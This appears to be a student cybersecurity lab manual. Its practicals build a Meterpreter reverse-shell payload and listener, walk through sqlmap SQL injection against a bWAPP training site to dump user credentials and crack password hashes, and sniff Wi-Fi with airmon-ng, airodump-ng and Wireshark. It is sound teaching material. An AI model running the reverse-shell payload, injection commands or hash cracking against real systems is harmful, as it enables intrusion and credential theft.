(root@kali)-[/home/kali] x64/meterpreter/reverse_tcp LHOST=192.168.126.128 LPORT=8888 -f exe -c
# msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more
```

```
msf6 > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port


```
msf6 exploit(multi/handler) > set lhost 192.168.126.128
lhost => 192.168.126.128
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
msf6 exploit(multi/handler) > options
```

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.126.128	yes	The listen address (an interface may be specified)
LPORT	8888	yes	The listen port


Now run .exe file in window machine





Aim: Practical on using Metasploit Framework for Exploitation

Screenshot will save to your folder.



AIM: PRACTICAL ON INJECTING CODE IN DATA DRIVEN APPLICATIONS: SQL INJECTION

To demonstrate SQL Injection attacks on a vulnerable web application (bWAPP) and retrieve database information using sqlmap, followed by password cracking.

Target URL: <https://bwapp.hakhub.net/>

Step 1: Login using Username & Password, if not available create one

Step 2: Select for SQL Injection: (Login Form/User) & Click on Hack

Step 3: First Check by logging using your username & password

/ SQL Injection (Login Form/User) /

Enter your credentials.

Login:

Password:

Welcome **Hack**, how are you today?

Your secret: **Hacker**

Aim: Practical on
Injecting Code in Data
Driven Applications:
SQL Injection

Step 4: Give ' as an input in Login & password text field, click on Login button and check the output.

/ SQL Injection (Login Form/User) /

Enter your credentials.



Login:

Password:

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

If this Error occurs means, the SQL Injection can be vulnerable to this Web Page.

Step 5: Launch BurpSuite Application & Turn on the intercept. Enter Login Details again & click on Login button and check the request in BurpSuite.



Note and Copy the Cookies & login data line

Cookie: security_level=0;
PHPSESSID=q87a2pamdjsovqor18v8nijud0
login=hack&password=hack&form=submit


Step 6: Starting SQLMap tool to perform SQL Injection



```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
root@kali: /home/kali
File Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali]
# sqlmap
sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, --wizard, --shell, --update, --purge, --list-tampers or
r --dependencies). Use -h for basic and -hh for advanced help
```

Step 7: Enter following Command to fetch Database Names using SQLMap

sqlmap-u "https://bwapp.hakhub.net/sqli_16.php"--
cookie="security_level=0;
PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
"login=hack&password=hack&form=submit" --dbs



```
(root@kali)-[/home/kali]
# sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
"login=hack&password=hack&form=submit" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's res
ponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for
any misuse or damage caused by this program

[*] starting @ 22:58:17 /2024-08-04/

[22:58:17] [INFO] testing connection to the target URL
[22:58:19] [WARNING] potential CAPTCHA protection mechanism detected
[22:58:19] [INFO] testing if the target URL content is stable
[22:58:21] [INFO] target URL content is stable
[22:58:21] [INFO] testing if POST parameter 'login' is dynamic
[22:58:22] [WARNING] POST parameter 'login' does not appear to be dynamic
[22:58:23] [INFO] heuristic (basic) test shows that POST parameter 'login' might be injectable (possible DBMS: 'MySQL')
[22:58:25] [INFO] heuristic (XSS) test shows that POST parameter 'login' might be vulnerable to cross-site scripting (XSS) at
tacks
[22:58:25] [INFO] testing for SQL injection on POST parameter 'login'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Type 'n' for all & Hit Enter

Aim: Practical on
Injecting Code in Data
Driven Applications:
SQL Injection

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
root@kali: /home/kali

[22:58:21] [INFO] target URL content is stable
[22:58:21] [INFO] testing if POST parameter 'login' is dynamic
[22:58:22] [WARNING] POST parameter 'login' does not appear to be dynamic.
[22:58:23] [INFO] heuristic (basic) test shows that POST parameter 'login' might be injectable (possible DBMS: 'MySQL')
[22:58:25] [INFO] heuristic (XSS) test shows that POST parameter 'login' might be vulnerable to cross-site scripting (XSS) at
tacks
[22:58:25] [INFO] testing for SQL injection on POST parameter 'login'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
n
```

All Database Names fetched Successfully

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
root@kali: /home/kali

Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: login=hack' AND EXTRACTVALUE(5676,CONCAT(0x5c,0x7162787671,(SELECT (ELT(5676=5676,1))),0x71627a6b71)) AND 'Mfka'
='Mfka&password=hack&form=submit'
Type: time-based blind and jsovqor18v8nijud0
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: login=hack' AND (SELECT 3198 FROM (SELECT(SLEEP(5))))tXFI AND 'ITmb'='ITmb&password=hack&form=submit'

[23:03:53] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx, PHP 5.5.9
back-end DBMS: MySQL >= 5.1 / sql_i_16.php --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
[23:04:05] [INFO] fetching database names
[23:04:09] [INFO] retrieved: 'information_schema'
[23:04:10] [INFO] retrieved: 'bWAPP'
[23:04:12] [INFO] retrieved: 'mysql'
[23:04:13] [INFO] retrieved: 'performance_schema'
available databases [4]:
[*] bWAPP
[*] information_schema
[*] mysql
[*] performance_schema

[23:04:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'

[*] ending @ 23:04:13 / 2024-08-04/
```

Step 8: Choosing bWAPP Database, Enter the Following Command to fetch Tables

```
Sqlmap -u "https://bwapp.hakhub.net/sql_i_16.php"--
cookie="security_level=0;
PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
"login=hack&password=hack&form=submit"
-D bWAPP --tables
```

Results:

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
root@kali: /home/kali


[23:06:37] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Nginx
back-end DBMS: MySQL >= 5.1
[23:06:37] [INFO] fetching tables for database: 'bWAPP'
[23:06:40] [INFO] retrieved: 'blog'
[23:06:41] [INFO] retrieved: 'heroes'
[23:06:42] [INFO] retrieved: 'movies'
[23:06:43] [INFO] retrieved: 'users'
[23:06:45] [INFO] retrieved: 'visitors'
Database: bWAPP
[5 tables]
+-----+
| blog |
| heroes |
| movies |
| users |
| visitors |
+-----+
sqlmap -u "https://bwapp.hakhub.net/sql_i_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
"login=hack&password=hack&form=submit" -D bWAPP --tables
[23:06:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'

[*] ending @ 23:06:45 / 2024-08-04/
```

Step 9: Fetching Users Table & its Columns, Enter the Following Command

```
sqlmap-u"https://bwapp.hakhub.net/sqli_16.php"--  
cookie="security_level=0;  
PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data  
"login=hack&password=hack&form=submit"
```

-D bWAPP -T users --columns **Results:**




```
[23:08:31] [INFO] retrieved: 'varchar(100)' n
[23:08:33] [INFO] retrieved: 'admin'
[23:08:34] [INFO] retrieved: 'tinyint(1)'
Database: bWAPP
Table: users
[9 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| admin | tinyint(1) |
| activated | tinyint(1) |
| activation_code | varchar(100) |
| email | varchar(100) |
| id | int(10) |
| login | varchar(100) |
| password | varchar(100) |
| reset_code | varchar(100) |
| secret | varchar(100) |
+-----+-----+
sqlmap -u "https://bwapp.hakhub.net/sqli_16.php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
[23:08:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'
[*] ending @ 23:08:34 /2024-08-04/ php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
login=hack&password=hack&form=submit
```

Step 10: Finally dump the Users Table's Columns containing login, password & secret, Enter the Following Command

```
sqlmap-u"https://bwapp.hakhub.net/sqli_16.php"--  
cookie="security_level=0;  
PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data  
"login=hack&password=hack&form=submit"
```

-D bWAPP -T users -C login,password,secret --dump


Type 'n' & Hit Enter Results:




```
[23:12:38] [INFO] retrieved: 'user'
[23:12:40] [INFO] retrieved: '7110eda4d09e062aa5e4a390b0a572ac0d2c0220'
[23:12:41] [INFO] retrieved: 'dog'
[23:12:41] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: bWAPP
Table: users
[4 entries]
+-----+-----+
| login | password | secret |
+-----+-----+
| A.I.M. | 6885858486f31043e5839c735d99457f045affd0 | A.I.M. or Authentication Is Missing |
| bee | 6885858486f31043e5839c735d99457f045affd0 | Any bugs? |
| hack | bb02c6365c097bdf75be3f6885d2af334e7cead7 | hacker |
| user | 7110eda4d09e062aa5e4a390b0a572ac0d2c0220 | dog |
+-----+-----+
[23:13:01] [INFO] table 'bWAPP.users' dumped to CSV file '/root/.local/share/sqlmap/output/bwapp.hakhub.net/dump/bWAPP/users.csv'
[23:13:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/bwapp.hakhub.net'
[*] ending @ 23:13:01 /2024-08-04/ php" --cookie="security_level=0; PHPSESSID=q87a2pamdjsovqor18v8nijud0" --data
login=hack&password=hack&form=submit
```

Let's Select one User & try to Crack Hash Encrypted Password

Aim: Practical on
Injecting Code in Data
Driven Applications:
SQL Injection



Step 11: At last, visit <https://crackstation.net/> & Paste the Copied Hash Password & Check the “I am not a Robot” & Click on Crack Hashes



SQL Injection with Password Cracking Successful!



AIM: SNIFF WIFI HOTSPOTS IN WIRELESS NETWORK

To use Wireshark in monitor mode to discover and analyze nearby Wi-Fi hotspots, including their broadcast information and associated client traffic, as part of a cybersecurity assessment.

Key concepts

- **Monitor Mode:** A special mode for wireless network interface cards (NICs) that allows them to passively capture all 802.11 traffic within range. This is essential for detecting hotspots, including those with a "hidden" SSID.
- **Beacon Frames:** Management frames sent out by wireless access points (APs) to advertise their presence and configuration, such as the SSID, channel, and security settings.
- **Probe Request/Response Frames:** Used by a client device to search for a specific network (Probe Request). Any AP configured for that network will reply (Probe Response).
- **Deauthentication Frames:** Management frames that can be sent to disconnect a client from a Wi-Fi network.
- **BSSID:** The MAC address of the wireless access point or hotspot.
- **ESSID:** The broadcast name of the wireless network (the SSID).

Prerequisites

- A computer with Wireshark installed.
- An external USB wireless adapter that supports monitor mode is recommended, as many internal network cards on Windows do not reliably support it.
- A Linux operating system (like Kali Linux) is ideal, offering robust support for wireless monitoring.

Sniffing Wi-Fi hotspots

Part 1: Setting up the wireless interface

- Start Wireshark as an administrator. This is necessary to gain the privileges needed for monitor mode.
- Identify your wireless adapter in a terminal (Linux) or by checking the Wireshark interface list.
- Put the wireless adapter into monitor mode.

- **Linux (using aircrack-ng):**
- Stop interfering processes: `sudo airmon-ng check kill`.
- Start monitor mode on your interface (`wlan0`): `sudo airmon-ng start wlan0`. This will create a new monitor interface, likely named `wlan0mon`.
- **Windows (using Npcap):** Ensure you installed Npcap with raw 802.11 traffic support. When starting your capture in Wireshark, check the box for "Monitor Mode" in the capture options.

Part 2: Capturing wireless traffic

- **Select the monitor mode interface** (`wlan0mon` on Linux or your wireless adapter with Monitor Mode enabled on Windows) from the list in Wireshark and click the blue shark fin icon to start the capture.
- **Allow the capture to run** for a few minutes to gather enough traffic from nearby networks.

Part 3: Identifying and analyzing hotspots

- **Filter for beacon frames** to find all advertising Wi-Fi hotspots.
- In the Wireshark display filter bar, enter: `wlan.fc.type_subtype == 0x08`.
- This will populate the packet list with beacon frames. Look at the Info column for the SSID (hotspot name). Beacon frames are unencrypted, so this information is publicly broadcast.
- **Filter for probe requests** to detect clients actively searching for a network.
- Change the display filter to: `wlan.fc.type_subtype == 0x04`.
- Analyze the Info column. A device searching for a specific network, even a hidden one, will broadcast a probe request containing the SSID.
- **Examine client traffic.**
- To see traffic associated with a particular hotspot, identify its BSSID (MAC address) from a beacon frame.
- Filter the packets using the BSSID: `wlan.addr == <BSSID>` (e.g., `wlan.addr == 00:11:22:33:44:55`).
- If the network uses modern encryption like WPA2/WPA3, the data traffic will appear as encrypted 802.11 frames. Without the network key, the payload cannot be read. However, you can still observe management frames like Deauthentication and Association frames to monitor network activity.

- **Visualize network statistics.**
 - Go to Statistics > Wireless > WLAN Statistics.
 - This window provides a useful summary of all detected access points (AP), their BSSIDs, and corresponding SSIDs. You can view the number of packets from each hotspot and identify the most active networks.



AIM: ANALYSE STRENGTH WIFI NETWORK STRENGTH

To use Wireshark in monitor mode to capture and analyze wireless management frames and assess

Wi-Fi network strength by examining the Received Signal Strength Indicator (RSSI).

Key concepts

- **Monitor Mode:** A special mode for wireless network interface cards (NICs) that allows them to passively capture all 802.11 traffic in range, not just traffic intended for the computer running Wireshark. This is essential for discovering and analyzing other networks.
- **Management Frames (802.11):** Wireless frames used for managing Wi-Fi connectivity. Key examples include:
 - **Beacon Frames:** Sent by an Access Point (AP) to advertise its presence and network information (SSID, supported data rates, security type).
 - **Probe Request/Response Frames:** Used by a client to locate nearby networks.
- **Received Signal Strength Indicator (RSSI):** A relative measurement of the power in a received radio signal. Higher RSSI values (closer to 0 dBm) indicate a stronger signal.
 - -30 dBm: Excellent signal.
 - -67 dBm: Reliable for most applications.
 - -80 dBm: Weak, potentially unstable signal.
 - -90 dBm: Very weak or unusable signal.

Prerequisites

- A computer with Wireshark installed.
- An external USB Wi-Fi adapter that supports monitor mode is highly recommended, as most internal laptop cards and their drivers limit or prohibit this functionality, especially on Windows. Popular options include those with Realtek or Atheros chipsets.
- A Linux-based operating system (such as Kali Linux) is ideal for this lab, as it offers the most reliable support for monitor mode and accompanying tools.

Analyzing wireless signal strength

Part 1: Setting up Wireshark for wireless capture

- **Start Wireshark as an administrator** to ensure you have the necessary privileges for network card access.
- **Enable monitor mode on your wireless adapter.**
 - In a Linux terminal, use the airmon-ng tool from the aircrack-ng suite.
 - First, identify your wireless adapter: airmon-ng
 - Start monitor mode, replacing wlan0 with your adapter's name: sudo airmon-ng start wlan0.
 - On Windows, you may need to use a special driver or utility to enable monitor mode, as it is not natively supported by standard drivers.
- **Start a new capture in Wireshark.**
 - Select the newly created monitor mode interface (e.g., wlan0mon on Linux) from the list of interfaces.
 - Click the gear icon to configure capture options. Ensure "Monitor Mode" is checked or enabled. This will allow Wireshark to capture raw 802.11 frames, including the radiotap header, which contains the RSSI value.
- **Start the packet capture.** You should immediately begin to see a flood of wireless traffic from all nearby networks.

Part 2: Filtering and identifying beacons and signal strength

- **Apply a display filter** to focus only on beacon frames. In the display filter bar at the top of the Wireshark window, type: wlan.fc.type_subtype == 0x08
- **Analyze the packets.**
 - Click on a captured beacon frame in the packet list pane.
 - In the packet details pane below, expand the "Radiotap Header" section.
 - Find the "dBm Antenna Signal" or similar field. The value displayed is the RSSI for that specific beacon frame.
- **Evaluate RSSI for your target network.**
 - Filter for your network's SSID: wlan.ssid == "Your_SSID" (e.g., wlan.ssid == "Home_Network").
 - Observe the RSSI values for the beacon frames. The RSSI will fluctuate based on your physical location and other environmental factors.

- Walk around the lab, moving closer to and farther from the Wi-Fi AP. Note how the RSSI value changes in real-time.

Aim: Analyse Strength
Wifi Network
Strength

Part 3: Correlating RSSI with performance

- **Create an I/O Graph for RSSI.**

- This will allow you to visualize signal strength changes over time.
- Go to Statistics > I/O Graph.
- In the graph window, click the + button to add a new filter.
- For the display filter, enter `wlan.ssid == "Your_SSID"` and `wlan_radio.signal_dbm`.
- Observe how the graph plots signal strength over time.
- This can help identify areas of poor coverage (dead zones) or intermittent signal drops.
- **Analyze retry frames.**
- A poor signal can lead to a high number of retransmissions (retries), which degrades network performance.
- Go to Statistics > I/O Graph.
- Add a new filter for retry frames: `wlan.fc.retry == 1`.
- Compare the retry rate with the RSSI values from the previous step. A high number of retries is expected when RSSI is low.



AIM: DISCOVER WIRELESS ACCESS POINTS IN WIRELESS NETWORKS

Ethics reminder: Only scan networks you are authorized to test. Do not perform deauthentication or cracking attacks unless explicitly permitted.

Objective: To discover and analyze wireless access points (APs) using Wireshark in a controlled lab environment.

Prerequisites

- Kali Linux (or equivalent) with a wireless interface that supports **monitor mode**.
- Tools: aircrack-ng, iw, iwconfig, iwlist, tcpdump, wireshark.
- Root privileges (use sudo).
- Authorization to scan the network (lab/home/test network only).
- Kali Linux (or any Linux system with Wireshark installed)
- Wireshark network analyzer
- Wireless adapter supporting monitor mode

Check interfaces

```
sudo iw dev
```

```
sudo ip link
```

Kill interfering services

```
sudo airmon-ng check kill
```

Start monitor mode (replace wlan0 with your interface)

```
sudo airmon-ng start wlan0 # usually creates wlan0mon
```

Passive discovery (airodump-ng)

```
sudo airodump-ng wlan0mon
```

```
# write capture to file
```

```
sudo airodump-ng --write ./captures/session1 --output-format pcap  
wlan0mon
```

```
# lock to a channel
```

```
sudo airodump-ng --channel 6 wlan0mon
```

Active scan (iwlist)

```
sudo iwlist wlan0 scan
```

Start Wireshark (open GUI capture on monitor interface)

```
sudo wireshark
```

```
# Use interface: wlan0mon
```

Useful Wireshark display filters

```
wlan.fc.type_subtype == 0x08    # beacon frames
```

```
wlan.fc.type_subtype == 0x05    # probe response
```

```
wlan.fc.type == 0               # management frames
```

```
wlan_mgt.ssid                  # frames containing SSID
```

```
wlan.bssid == 00:11:22:33:44:55 # replace with BSSID
```

Stop monitor mode & restore services

```
sudo airmon-ng stop wlan0mon
```

```
sudo systemctl start NetworkManager
```

Lab steps

1. Confirm wireless interface name (sudo iw dev).
2. Kill interfering services (sudo airmon-ng check kill).
3. Enable monitor mode (sudo airmon-ng start <iface>).
4. Run airodump-ng for **2 minutes** and observe BSSID, CH, PWR, ENC, ESSID.
5. Save capture with --write (produce .cap / .pcap).
6. Open capture in Wireshark and identify the RSN/WPA fields for 2 APs.
7. (Optional) Perform sudo iwlist <iface> scan and compare results with airodump-ng.
8. Stop monitor mode and restart Network Manager.

Record / submit :

- Screenshot of airodump-ng showing **more than 3 APs** (BSSID, CH, ESSID).
- .pcap file (or Wireshark screenshot) showing RSN/WPA details for two APs.
